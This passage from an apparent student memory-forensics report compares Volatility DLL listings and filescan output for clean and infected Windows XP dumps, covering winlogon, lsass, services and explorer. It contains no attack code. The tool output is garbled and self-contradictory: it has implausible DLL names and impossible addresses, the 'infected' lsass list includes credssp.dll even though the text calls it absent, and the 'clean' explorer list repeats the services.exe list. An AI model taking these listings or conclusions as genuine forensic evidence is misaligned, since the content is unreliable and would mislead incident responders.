0x77fe000000 0x11000 0xffff
0x77f1000000 0x90000 0xffff
0x77f1100000 0x58000 0xffff
0x77a8000000 0x95000 0xffff
0x77d2000000 0x12000 0xffff
0x7e16000000 0x91000 0xffff
0x7594000000 0x8000 0xffff
0x7593000000 0xa000 0xffff
0x5b56000000 0x55000 0xffff
0x769c000000 0xb4000 0xffff
0x769d000000 0x90000 0xffff
0x76bc000000 0xf000 0xffff
0x7792000000 0xf3000 0xffff
0x7720000000 0x8000 0xffff
0x7636000000 0x10000 0xffff
0x7637000000 0x10000 0xffff
0x76c9000000 0x28000 0xffff
0x71ab000000 0x17000 0xffff
0x71aa000000 0x8000 0xffff
0x7537000000 0xf8000 0x2
0x7432000000 0x3d000 0x2
0x763b000000 0x49000 0x2
0x7c7c000000 0x817000 0x10
0x77f6000000 0x76000 0x1b
0x76c5000000 0x17000 0x3
0x0003000000 0x17000 0x1
0x775e000000 0x23000 0x1
0x76bb000000 0x5000 0x2
0x76c6000000 0x2a000 0x5
0x77d4000000 0x17000 0x10
0x77d4000000 0x27000 0x1
0x723d000000 0x1c000 0x7
0x76f5000000 0x8000 0x7
C:\Windows\system32\winlogon.exe
C:\Windows\system32\kernel32.dll
C:\Windows\system32\ADVAPI32.dll
C:\Windows\system32\RPCRT4.dll
C:\Windows\system32\USER32.dll
C:\Windows\system32\GDI32.dll
C:\Windows\system32\RPCOMM.dll
C:\Windows\system32\CRYPT32.dll
C:\Windows\system32\MSASN1.dll
C:\Windows\system32\SEHPI32.dll
C:\Windows\system32\GDIPI.dll
C:\Windows\system32\NtDll.dll
C:\Windows\system32\PROFMAP.dll
C:\Windows\system32\NETAPI32.dll
C:\Windows\system32\SECUREENV.dll
C:\Windows\system32\PKI.dll
C:\Windows\system32\RPCAP1.dll
C:\Windows\system32\SETUPAPI.dll
C:\Windows\system32\VERSION.dll
C:\Windows\system32\WINSTA.dll
C:\Windows\system32\RPCORE.dll
C:\Windows\system32\TMAEHELP.dll
C:\Windows\system32\W52_32.dll
C:\Windows\system32\W52HELP.dll
C:\Windows\system32\MSGINA.dll
C:\Windows\system32\ODBC32.dll
C:\Windows\system32\comdlg32.dll
C:\Windows\system32\SHELL32.dll
C:\Windows\system32\SHLWAPI.dll
C:\Windows\system32\Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
C:\Windows\system32\odbcint.dll
C:\Windows\system32\SHSVCSC.dll
C:\Windows\system32\sfc.dll
C:\Windows\system32\sfc_09.dll
C:\Windows\system32\RPCOMM.dll
C:\Windows\system32\Apphelp.dll
C:\Windows\system32\WINSCARD.dll
C:\Windows\system32\WTSAPI32.dll
```

Figure 12 Infected dump observation winlogon.exe pid 608

Analysis of lsass.exe

The lsass.exe (Local Security Authority Subsystem) process enforces system security policies, manages user authentication, and generates access tokens. It is critical for maintaining the integrity of the Windows security model and is a frequent target for attackers aiming to extract plaintext passwords or inject malicious code.[19]

Clean Dump Observation

In the clean dump, the lsass.exe process loads a comprehensive set of core DLLs necessary for authentication and security management. These include lsasrv.dll, which is critical for Local Security Authority operations, and samsrv.dll, responsible for managing the Security Accounts Manager (SAM) database. Notably, credssp.dll is present in the clean dump, supporting Credential Security Support Provider functionality, which is essential for secure credential delegation and authentication. Additionally, DLLs such as cryptdll.dll and schannel.dll ensure encryption and secure channel communications. The inclusion of these libraries reflects a well-configured system supporting standard security and authentication mechanisms.[20]

```

root@kali:~/media/testShare$ volatility -f windowC2s.raw --profile=WinXPSP3x86 dlllist -p 696
Volatility Foundation Volatility Framework 2.6.1
*****
lsass.exe pid: 696
Command line : C:\WINDOWS\system32\lsass.exe
Service Pack 3

Base          Size LoadCount Loadtime      Path
-----        ---  -----  -----
0x010000000  0x6000  0xffff   0x12000     C:\WINDOWS\system32\lsass.exe
0x7c0000000  0xb2000 0xffff   0x12000     C:\WINDOWS\system32\ntdll.dll
0x7c3000000  0xf6000  0xffff   0x12000     C:\WINDOWS\system32\kernel32.dll
0x7d4000000  0x90000  0xffff   0x12000     C:\WINDOWS\system32\ADVAPI32.dll
0x776e00000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\RPCRT4.dll
0x77fe00000  0x11000  0xffff   0x12000     C:\WINDOWS\system32\Secur32.dll
0x757300000  0xb5000  0xffff   0x12000     C:\WINDOWS\system32\SASRV.dll
0x712000000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\ole32.dll
0x771000000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\OLEAUT32.dll
0x77f100000  0x40000  0xffff   0x12000     C:\WINDOWS\system32\GDI32.dll
0x77f200000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\SASMSN1.dll
0x77f300000  0x58000  0xffff   0x12000     C:\WINDOWS\system32\MSASN1.dll
0x75d000000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\CRYPT.dll
0x767200000  0x14000  0xffff   0x12000     C:\WINDOWS\system32\TDSAPI.dll
0x767100000  0x27000  0xffff   0x12000     C:\WINDOWS\system32\DNSAPI.dll
0x71ab00000  0x17000  0xffff   0x12000     C:\WINDOWS\system32\WINS32.dll
0x71aa00000  0x8000   0xffff   0x12000     C:\WINDOWS\system32\RPC.dll
0x765d00000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\RPCRT4.dll
0x71bf00000  0x13000  0xffff   0x12000     C:\WINDOWS\system32\SAMLIB.dll
0x744400000  0x60000  0xffff   0x12000     C:\WINDOWS\system32\SAMSRV.dll
0x767900000  0x20000  0xffff   0x12000     C:\WINDOWS\system32\crypt.dll
0x767a00000  0x20000  0x1      0x12000     C:\WINDOWS\system32\crypt.dll
0x6f6500000  0x1ca000 0x1      0x12000     C:\WINDOWS\appPatch\Acgenral.dll
0x76b400000  0x20000  0x2      0x12000     C:\WINDOWS\system32\WINMM.dll
0x77a400000  0x13e000 0x4      0x12000     C:\WINDOWS\system32\ole32.dll
0x77a100000  0x12000  0x2      0x12000     C:\WINDOWS\system32\oleaut32.dll
0x77f500000  0x15000  0x1      0x12000     C:\WINDOWS\system32\MSACM32.dll
0x77cc00000  0x8000   0x1      0x12000     C:\WINDOWS\system32\VERSION.dll
0x77c900000  0x81000  0x2      0x12000     C:\WINDOWS\system32\SHELL32.dll
0x77f500000  0x7e000  0x4      0x12000     C:\WINDOWS\system32\OLEAUT32.dll
0x769300000  0x13000  0x1      0x12000     C:\WINDOWS\system32\USERENV.dll
0x5ac700000  0x30000  0x3      0x12000     C:\WINDOWS\system32\UXtheme.dll
0x763900000  0x10000  0x2      0x12000     C:\WINDOWS\system32\MM32.dll
0x629300000  0x9000   0x1      0x12000     C:\WINDOWS\system32\RPC.dll
0x629400000  0x40000  0x1      0x12000     C:\WINDOWS\system32\TSP10.dll
0x77d100000  0x103000 0x1      0x12000     C:\WINDOWS\Win32\X86.Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
0x5d9000000  0x92000  0x1      0x12000     C:\WINDOWS\system32\comctl32.dll
0x59c600000  0x78000  0x2      0x12000     C:\WINDOWS\system32\credssp.dll
0x59c700000  0x9000   0x4      0x12000     C:\WINDOWS\system32\cryptbase.dll
0x714cc0000  0x11000  0x1      0x12000     C:\WINDOWS\system32\CRYPTBASE.dll
0x780800000  0x11000  0x2      0x12000     C:\WINDOWS\system32\MSVCRT40.dll

```

Figure 13 Clean dump observation lsass.exe pid 696

Infected Dump Observation (lsass.exe PID 664):

In the infected dump, the lsass.exe process also loads core libraries such as lsasrv.dll and samsrv.dll, which are expected for this process. However, a significant discrepancy is observed: **credssp.dll** is missing from the DLL list. The absence of this critical library indicates that the system may not be utilizing standard credential delegation or has been altered to disable this functionality. Furthermore, slight differences in the paths or sizes of other DLLs, such as cryptdll.dll and schannel.dll, suggest subtle changes in how these libraries were loaded or mapped at runtime. This deviation from the clean dump indicates a potentially manipulated environment that could impact the system's ability to securely handle authentication processes.[21]

```

root@kali:~/media/testShare$ volatility -f c2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist -p 664
Volatility Foundation Volatility Framework 2.6.1
*****
lsass.exe pid: 664
Command line : C:\WINDOWS\system32\lsass.exe
Service Pack 3

Base          Size LoadCount Loadtime      Path
-----        ---  -----  -----
0x7c9000000  0x4f000  0xffff   0x12000     C:\WINDOWS\system32\Ntdll.dll
0x7c8000000  0xf6000  0xffff   0x12000     C:\WINDOWS\system32\kernel32.dll
0x77fd00000  0x90000  0xffff   0x12000     C:\WINDOWS\system32\ADVAPI32.dll
0x77f600000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\RPCRT4.dll
0x77fe00000  0x11000  0xffff   0x12000     C:\WINDOWS\system32\Secur32.dll
0x757300000  0xb5000  0xffff   0x12000     C:\WINDOWS\system32\SASRV.dll
0x712000000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\ole32.dll
0x771000000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\OLEAUT32.dll
0x77f100000  0x40000  0xffff   0x12000     C:\WINDOWS\system32\GDI32.dll
0x77f200000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\SASMSN1.dll
0x75d000000  0x10000  0xffff   0x12000     C:\WINDOWS\system32\CRYPT.dll
0x767200000  0x14000  0xffff   0x12000     C:\WINDOWS\system32\TDSAPI.dll
0x767100000  0x27000  0xffff   0x12000     C:\WINDOWS\system32\DNSAPI.dll
0x71ab00000  0x17000  0xffff   0x12000     C:\WINDOWS\system32\WINS32.dll
0x71aa00000  0x8000   0xffff   0x12000     C:\WINDOWS\system32\RPC.dll
0x765d00000  0x12000  0xffff   0x12000     C:\WINDOWS\system32\RPCRT4.dll
0x71bf00000  0x13000  0xffff   0x12000     C:\WINDOWS\system32\SAMLIB.dll
0x744400000  0x60000  0xffff   0x12000     C:\WINDOWS\system32\SAMSRV.dll
0x767900000  0x20000  0xffff   0x12000     C:\WINDOWS\system32\crypt.dll
0x767a00000  0x20000  0x1      0x12000     C:\WINDOWS\system32\crypt.dll
0x6f6500000  0x1ca000 0x1      0x12000     C:\WINDOWS\appPatch\Acgenral.dll
0x76b400000  0x20000  0x2      0x12000     C:\WINDOWS\system32\WINMM.dll
0x77a400000  0x13e000 0x4      0x12000     C:\WINDOWS\system32\ole32.dll
0x77a100000  0x12000  0x2      0x12000     C:\WINDOWS\system32\oleaut32.dll
0x77f500000  0x15000  0x1      0x12000     C:\WINDOWS\system32\MSACM32.dll
0x77cc00000  0x8000   0x1      0x12000     C:\WINDOWS\system32\VERSION.dll
0x77c900000  0x81000  0x2      0x12000     C:\WINDOWS\system32\SHELL32.dll
0x77f500000  0x7e000  0x4      0x12000     C:\WINDOWS\system32\OLEAUT32.dll
0x769300000  0x13000  0x1      0x12000     C:\WINDOWS\system32\USERENV.dll
0x5ac700000  0x30000  0x3      0x12000     C:\WINDOWS\system32\UXtheme.dll
0x763900000  0x10000  0x2      0x12000     C:\WINDOWS\system32\MM32.dll
0x629300000  0x9000   0x1      0x12000     C:\WINDOWS\system32\RPC.dll
0x629400000  0x40000  0x1      0x12000     C:\WINDOWS\system32\TSP10.dll
0x77d100000  0x103000 0x1      0x12000     C:\WINDOWS\Win32\X86.Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
0x5d9000000  0x92000  0x1      0x12000     C:\WINDOWS\system32\comctl32.dll
0x59c600000  0x78000  0x2      0x12000     C:\WINDOWS\system32\credssp.dll
0x59c700000  0x9000   0x4      0x12000     C:\WINDOWS\system32\cryptbase.dll
0x714cc0000  0x11000  0x1      0x12000     C:\WINDOWS\system32\CRYPTBASE.dll
0x780800000  0x11000  0x2      0x12000     C:\WINDOWS\system32\MSVCRT40.dll

```

Figure 14 Infected dump observation lsass.exe pid 664

Analysis of services.exe

The services.exe process is responsible for managing Windows services via the Service Control Manager (SCM). It ensures critical services are started and running properly, acting as the parent process for all svchost.exe instances. Its role in managing system services makes it a crucial component for maintaining system stability and functionality.[22]

Clean Dump Observation

In the clean dump, the services.exe process loads a set of core system DLLs required for managing Windows services. Key DLLs include credssp.dll, which supports credential delegation for secure authentication, and schannel.dll, responsible for secure communications through SSL/TLS protocols. Additional libraries such as netapi32.dll handle network management, while eventlog.dll is crucial for logging system and application events. The presence of these DLLs indicates a properly configured system where authentication, encryption, and network management functionalities are fully operational.[23]

```
Volatility Foundation Volatility Framework 2.6.1
*****
services.exe pid: 684
Command line : C:\WINDOWS\system32\services.exe
Service Pack 3

Base      Size  LoadCount LoadTime          Path
-----
0x01000000 0x1d000 0xfffff
0x7c900000 0xb2000 0xfffff
0x7c800000 0xf6000 0xfffff
0x77dd0000 0x9b000 0xfffff
0x77e70000 0x93000 0xfffff
0x77fe0000 0x11000 0xfffff
0x77c10000 0x58000 0xfffff
0x5f770000 0xc000 0xfffff
0x76080000 0x65000 0xfffff
0x7dbd0000 0x51000 0xfffff
0x776c0000 0x12000 0xfffff
0x7e410000 0x91000 0xfffff
0x77f10000 0x49000 0xfffff
0x769c0000 0x40000 0xfffff
0x7dba0000 0x21000 0xfffff
0x76360000 0x10000 0xfffff
0x5b860000 0x56000 0xfffff
0x5cb70000 0x26000 0x1
0x47260000 0xf000 0x1
0x76390000 0x1d000 0x2
0x629c0000 0x9000 0x1
0x74d90000 0x6b000 0x1
0x59c00000 0x7000 0x1
0x77a80000 0x97000 0x4
0x77b20000 0x12000 0x6
0x767f0000 0x29000 0x1
0x71ab0000 0x17000 0x2
0x71aa0000 0x8000 0x2
0x77b40000 0x22000 0x2
0x77c80000 0x8000 0x2
0x77b70000 0x11000 0x1
0x76bf0000 0xb000 0x1
0x76f50000 0x8000 0x1
0x76c30000 0x2e000 0x1
0x76c90000 0x28000 0x2
0x01020000 0x2c5000 0x1
0x68000000 0x36000 0x1
0x5ad70000 0x38000 0x2
0x75150000 0x13000 0x1
0x774e0000 0x13e000 0x1
C:\WINDOWS\system32\services.exe
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\RPCRT4.dll
C:\WINDOWS\system32\Secur32.dll
C:\WINDOWS\system32\msvcr7.dll
C:\WINDOWS\system32\NCOBJAPI.DLL
C:\WINDOWS\system32\MSVCP60.dll
C:\WINDOWS\system32\SCSERV.dll
C:\WINDOWS\system32\AUTHZ.dll
C:\WINDOWS\system32\USER32.dll
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\USERENV.dll
C:\WINDOWS\system32\umpnpmgr.dll
C:\WINDOWS\system32\WINSTA.dll
C:\WINDOWS\system32\NETAPI32.dll
C:\WINDOWS\system32\ShimEng.dll
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\system32\IMM32.DLL
C:\WINDOWS\system32\LPK.DLL
C:\WINDOWS\system32\USP10.dll
C:\WINDOWS\system32\credssp.dll
C:\WINDOWS\system32\CRYPT32.dll
C:\WINDOWS\system32\MSASN1.dll
C:\WINDOWS\system32\schannel.dll
C:\WINDOWS\system32\WS2_32.dll
C:\WINDOWS\system32\WSHELP.dll
C:\WINDOWS\system32\Applib.dll
C:\WINDOWS\system32\VERSION.dll
C:\WINDOWS\system32\eventlog.dll
C:\WINDOWS\system32\PSAPI.DLL
C:\WINDOWS\system32\wtsapi32.dll
C:\WINDOWS\system32\WINTRUST.dll
C:\WINDOWS\system32\IMAGEHLP.dll
C:\WINDOWS\system32\xpsp2res.dll
C:\WINDOWS\system32\rsaenh.dll
C:\WINDOWS\system32\uxtheme.dll
C:\WINDOWS\system32\Cabinet.dll
C:\WINDOWS\system32\ole32.dll
```

Figure 15 Clean dump observation services.exe pid 684

Infected Dump Observation

In the infected dump, while core DLLs like netapi32.dll and eventlog.dll are still loaded, notable differences emerge. **credssp.dll and schannel.dll** are absent from the DLL list, mirroring the observations made in earlier processes such as lsass.exe and winlogon.exe. These missing libraries indicate that secure credential delegation and encrypted communication functionality may have been disabled or tampered with in the infected environment.

```

kali:~ kali:~/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist -p 652
Volatility Foundation Volatility Framework 2.6.1
*****
Services.exe pid: 652
Command line : C:\WINDOWS\system32\services.exe
Service Pack 3

Base          Size    LoadCount LoadTime          Path
-----        ---     -----   -----
0x01000000 0x1c000 0xfffff
0x7c900000 0xa0000 0xfffff
0x7c800000 0xf6000 0xfffff
0x7dd00000 0x9b000 0xfffff
0x77e70000 0x92000 0xfffff
0x77fe0000 0x11000 0xfffff
0x77c10000 0x58000 0xfffff
0x5f770000 0xc0000 0xfffff
0x76080000 0x65000 0xfffff
0x7dbd0000 0x51000 0xfffff
0x776c0000 0x12000 0xfffff
0x7e410000 0x91000 0xfffff
0x77f10000 0x49000 0xfffff
0x769c0000 0xb4000 0xfffff
0x7dba0000 0x21000 0xfffff
0x76360000 0x10000 0xfffff
0x5b860000 0x55000 0xfffff
0x5cb70000 0x26000 0x1
0x47260000 0xf000 0x1
0x77b40000 0x22000 0x1
0x77c00000 0x8000 0x1
0x77b70000 0x11000 0x1
0x76bf0000 0xb000 0x1
0x71ab0000 0x17000 0x1
0x71aa0000 0x8000 0x1
0x76f50000 0x8000 0x1

C:\WINDOWS\system32\services.exe
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\RPCRT4.dll
C:\WINDOWS\system32\Secur32.dll
C:\WINDOWS\system32\msvcrt.dll
C:\WINDOWS\system32\NCObjAPI.DLL
C:\WINDOWS\system32\MSVCP60.dll
C:\WINDOWS\system32\SCESRV.dll
C:\WINDOWS\system32\AUTHTZ.dll
C:\WINDOWS\system32\USER32.dll
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\USERENV.dll
C:\WINDOWS\system32\umpnpmgr.dll
C:\WINDOWS\system32\WINSTA.dll
C:\WINDOWS\system32\NETAPI32.dll
C:\WINDOWS\system32\ShimEng.dll
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\system32\Apphelp.dll
C:\WINDOWS\system32\VERSION.dll
C:\WINDOWS\system32\eventlog.dll
C:\WINDOWS\system32\PSAPI.DLL
C:\WINDOWS\system32\WS2_32.dll
C:\WINDOWS\system32\WS2HELP.dll
C:\WINDOWS\system32\wtsapi32.dll

```

Figure 16 Infected dump observation services.exe pid 652

Analysis of explorer.exe

The explorer.exe process is the Windows graphical shell, responsible for managing the desktop, taskbar, and file explorer. It plays a central role in enabling user interactions with the operating system, including access to files, folders, and settings.

Clean Dump Observation

In the clean dump, the explorer.exe process is loaded with a comprehensive set of DLLs required to manage the Windows graphical shell, including the desktop, taskbar, and file explorer. Essential libraries like ntdll.dll, kernel32.dll, and user32.dll ensure core system functionalities. Additional libraries such as shdocvw.dll and shell32.dll are responsible for managing the user interface and file operations. Notably, the comctl32.dll loaded in this process is sourced from the version 6.0.2600.6028, reflecting a system updated to a more recent configuration. The inclusion of crypt32.dll further supports secure communication and encryption functions within the system.[24]

```

kali:~ kali:~/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dlllist -p 436
Volatility Foundation Volatility Framework 2.6.1
*****
explorer.exe pid: 436
Command line : C:\WINDOWS\Explorer.EXE
Service Pack 3

Base          Size    LoadCount LoadTime          Path
-----        ---     -----   -----
0x10000000 0xff000 0xfffff
0x7c900000 0xb2000 0xfffff
0x7c800000 0x90000 0xfffff
0x77e40000 0x9b000 0xfffff
0x77e70000 0x93000 0xfffff
0x77fe0000 0x11000 0xfffff
0x75f80000 0xfd000 0xfffff
0x77f10000 0x49000 0xfffff
0x76410000 0x91000 0xfffff
0x77c00000 0x8000 0x1
0x77e40000 0x3d000 0xfffff
0x77f60000 0x76000 0xfffff
0x77220000 0x6b000 0xfffff
0x7e290000 0x173000 0xfffff
0x77a80000 0x97000 0xfffff
0x77b20000 0x12000 0xfffff
0x754d0000 0x88000 0xfffff
0x77e40000 0x8000 0xfffff
0x77e70000 0x8000 0xfffff
0x4d930000 0x7e000 0xfffff
0x00400000 0x9000 0xfffff
0x78130000 0x134000 0xfffff
0x3df00000 0x1ec000 0xfffff
0x76c30000 0x26000 0xfffff
0x765c0000 0x13000 0xfffff
0x76f50000 0x2c000 0xfffff
0x7c9c0000 0x818000 0xfffff
0x5ad70000 0x38000 0xfffff
0x5cb70000 0x26000 0x1
0x6f800000 0x1ca000 0x1
0x76b40000 0x2d000 0x11
0x765c0000 0x13000 0x3
0x765c0000 0x164000 0x13
0x76390000 0x1d000 0x5
0x629c0000 0x9000 0x1
0x74d90000 0x6b000 0x1
0x773d0000 0x103000 0x28
0x5d090000 0x9a000 0x16
0x755c0000 0x2e000 0x2
0x77b40000 0x322000 0x3
0x76fd0000 0x87000 0x2

C:\WINDOWS\Explorer.EXE
C:\WINDOWS\System32\ntdll.dll
C:\WINDOWS\System32\kernel32.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\Secur32.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\NCObjAPI.DLL
C:\WINDOWS\System32\MSVCP60.dll
C:\WINDOWS\System32\SCESRV.dll
C:\WINDOWS\System32\AUTHTZ.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\USERENV.dll
C:\WINDOWS\System32\umpnpmgr.dll
C:\WINDOWS\System32\WINSTA.dll
C:\WINDOWS\System32\NETAPI32.dll
C:\WINDOWS\System32\ShimEng.dll
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\System32\Apphelp.dll
C:\WINDOWS\System32\VERSION.dll
C:\WINDOWS\System32\eventlog.dll
C:\WINDOWS\System32\PSAPI.dll
C:\WINDOWS\System32\WS2_32.dll
C:\WINDOWS\System32\WS2HELP.dll
C:\WINDOWS\System32\wtsapi32.dll

```

Figure 17 Clean dump observation explorer.exe pid 436

Infected Dump Observation

The DLL list in the infected dump for explorer.exe shares many similarities with the clean environment but shows notable deviations. The comctl32.dll version loaded here is 6.0.2600.5512, an earlier version than the one seen in the clean dump. This change suggests differences in the underlying system configuration or updates present at the time of memory capture.

Base	Size	LoadCount	LoadTime	Path
0x01000000	0xffff000	0xffff		C:\WINDOWS\Explorer.EXE
0x7c000000	0xa0000	0xffff		C:\WINDOWS\system32\kernel32.dll
0x7c500000	0xf5000	0xffff		C:\WINDOWS\system32\ADVAPI32.dll
0x77dd0000	0x90000	0xffff		C:\WINDOWS\system32\RPCRT4.dll
0x77e70000	0x92000	0xffff		C:\WINDOWS\system32\SHELL32.dll
0x77fe0000	0x11000	0xffff		C:\WINDOWS\system32\BROWSEUI.dll
0x75f80000	0xf4000	0xffff		C:\WINDOWS\system32\GDI32.dll
0x77f10000	0x49000	0xffff		C:\WINDOWS\system32\USER32.dll
0x7e100000	0x91000	0xffff		C:\WINDOWS\system32\msvcr7.dll
0x77e10000	0x58000	0xffff		C:\WINDOWS\system32\ole32.dll
0x77ae0000	0x13d000	0xffff		C:\WINDOWS\system32\SHLWAPI.dll
0x77f60000	0x76000	0xffff		C:\WINDOWS\system32\OLEAUT32.dll
0x77120000	0x80000	0xffff		C:\WINDOWS\system32\SHDOCVW.dll
0x7e290000	0x171000	0xffff		C:\WINDOWS\system32\CRYPT32.dll
0x77a80000	0x95000	0xffff		C:\WINDOWS\system32\CRYPTSP.dll
0x75d20000	0x12000	0xffff		C:\WINDOWS\system32\CRYPTUI.dll
0x75d30000	0x80000	0xffff		C:\WINDOWS\system32\CRYPTUI.dll
0x5b8d0000	0x54000	0xffff		C:\WINDOWS\system32\NETAPI32.dll
0x77200000	0x100000	0xffff		C:\WINDOWS\system32\VERSION.dll
0x771b0000	0xa0000	0xffff		C:\WINDOWS\system32\WININET.dll
0x76c30000	0x2e000	0xffff		C:\WINDOWS\system32\WINTRUST.dll
0x76c90000	0x28000	0xffff		C:\WINDOWS\system32\IMAGEHLP.dll
0x76f60000	0x2c000	0xffff		C:\WINDOWS\system32\LDAPAP32.dll
0x77c90000	0x817000	0xffff		C:\WINDOWS\system32\SHIEL32.dll
0x5ad70000	0x38000	0xffff		C:\WINDOWS\system32\UXTHEME.dll
0x5cb70000	0x25000	0x1		C:\WINDOWS\system32\ShimEng.dll
0x6f880000	0x1ca000	0x1		C:\WINDOWS\appPatch\AcGeneral.dll
0x76b40000	0x2d000	0x10		C:\WINDOWS\system32\WINMM.dll
0x77be0000	0x15000	0x3		C:\WINDOWS\system32\MSACM32.dll
0x769c0000	0xb4000	0x13		C:\WINDOWS\system32\USERENV.dll
0x773d0000	0x103000	0x13		C:\WINDOWS\Win32\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
0x5d990000	0x9a000	0x2		C:\WINDOWS\system32\comctl32.dll
0x77540000	0x22000	0x1		C:\WINDOWS\system32\apphelp.dll
0x76fd0000	0x7f000	0x2		C:\WINDOWS\system32\CLBCATQ.dll
0x76c00000	0xc1000	0x2		C:\WINDOWS\system32\COMDLG32.dll
0x77220000	0x14000	0x2		C:\WINDOWS\system32\CRYPTSP.dll
0x76600000	0x1d000	0x2		C:\WINDOWS\System32\CSIDL.dll
0x5ba60000	0x71000	0x1		C:\WINDOWS\system32\themenui.dll
0x76380000	0x50000	0x1		C:\WINDOWS\system32\MSMING32.dll
0x01100000	0x2c5000	0x3		C:\WINDOWS\system32\xpsp2res.dll

Figure 18 Infected dump observation explorer.exe pid 1484

With the DLL comparisons complete, we now shift our focus to the file systems of both machines. By recovering and analysing their file structures, we aim to identify differences in the number of files and uncover potential indicators of compromise in the infected system.

2. Recover the file system of both machines, how many files can you find in each of them? (10%).

A file system is a structured method for storing and organizing data on a storage medium, such as a hard drive or memory dump. It defines how data is stored, accessed, and managed, using directories, files, and metadata like timestamps and permissions.[25]

For this analysis, the **filescan** and **dumpfiles** commands from the Volatility framework are utilized:

- **filescan:** Locates file objects in the memory dump by scanning for file system metadata. This command is instrumental in identifying the files present in memory and assessing their recoverability.
- **dumpfiles:** Extracts the identified files to a specified directory, enabling detailed analysis and comparison between the clean and infected systems.

Explanation of the commands used:

- **-f infected_dump.raw**: Specifies the memory dump file to analyse.
- **--profile=WinXPSP3x86**: Sets the operating system profile for analysis (Windows XP SP3 32-bit).
- **filescan**: Searches for file objects in memory, revealing file paths, metadata, and permissions.
- **dumpfiles**: Extracts the files identified by filescan for recovery.
- **-D /output_directory**: Specifies the directory where the recovered files will be saved.

The **filescan** command for the infected dump identified files across standard system directories such as C:\WINDOWS\system32 and user directories like Documents and Settings. Key files, including desktop.ini, cryptnet.dll, and UsrClass.dat.LOG, were found with their respective file permissions intact, such as read-only and read-write. The directory structure appears standard, with no unusual files or irregular permissions observed.[26]

```
KaliLinux:~/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 filescan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)      #Ptr #Hnd Access Name
-----
0x00000000001fd4db8  2   1 ----- \Device\Afd\Endpoint
0x00000000001fd6268  1   0 W-r-d \Device\HarddiskPoint\WINDOWS\system32\wbem\Logs\wbemcore.log
0x00000000001fd490  1   0 R-r-d \Device\HarddiskVolume1\WINDOWS\system32\netui0.dll
0x00000000001fd730  1   0 R-rw \Device\HarddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\Accessories\desktop.ini
0x00000000001fd978  1   0 R-rw \Device\HarddiskVolume1\Documents and Settings\Robert\Start Menu\Programs\desktop.ini
0x00000000001fdffaa0 3   1 R-rwd \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\CD Burning
0x00000000001fe1220  1   0 R-rwd \Device\HarddiskVolume1\Documents and Settings\Robert\My Pictures\Desktop.ini
0x00000000001fe2028  1   1 ----- \Device\NamedPipe\browser
0x00000000001fe2a58  1   0 RW-rw \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\desktop.ini
0x00000000001fe2d8  1   1 RW---- \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
0x00000000001fe4028  1   1 RW-rw \Device\HarddiskVolume1\WINDOWS\WindowsUpdate.log
0x00000000001fe40d8  1   1 RW-rw \Device\HarddiskVolume1\WINDOWS\WindowsUpdate.log
0x00000000001fe41a0  2   1 ----- \Device\NamedPipe\spoolss
0x00000000001fe4608  1   0 R-r- \Device\HarddiskVolume1\WINDOWS\WinSxS\Manifests\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700.manifest
0x00000000001fe4d18  1   0 R-r-d \Device\HarddiskVolume1\WINDOWS\system32\cryptnet.dll
0x00000000002019298  1   1 RW-rw \Device\HarddiskVolume1\WINDOWS\WindowsUpdate.log
0x0000000000201ab40  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\mui\0407
0x0000000000201af00  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\mui\0406
0x0000000000201cb68  2   1 ----- \Device\NamedPipe\lsass
0x0000000000201f028  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\mui\0419
0x0000000000201fe0  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\mui\041b
0x0000000000201fa70  1   1 ----- \Device\NamedPipe\Net\NtControlPipe0
0x00000000002020938  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\AppPatch
0x000000000020209d0  2   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32
0x00000000002020df8  1   1 R-rw \Device\HarddiskVolume1\WINDOWS\system32\dlcache
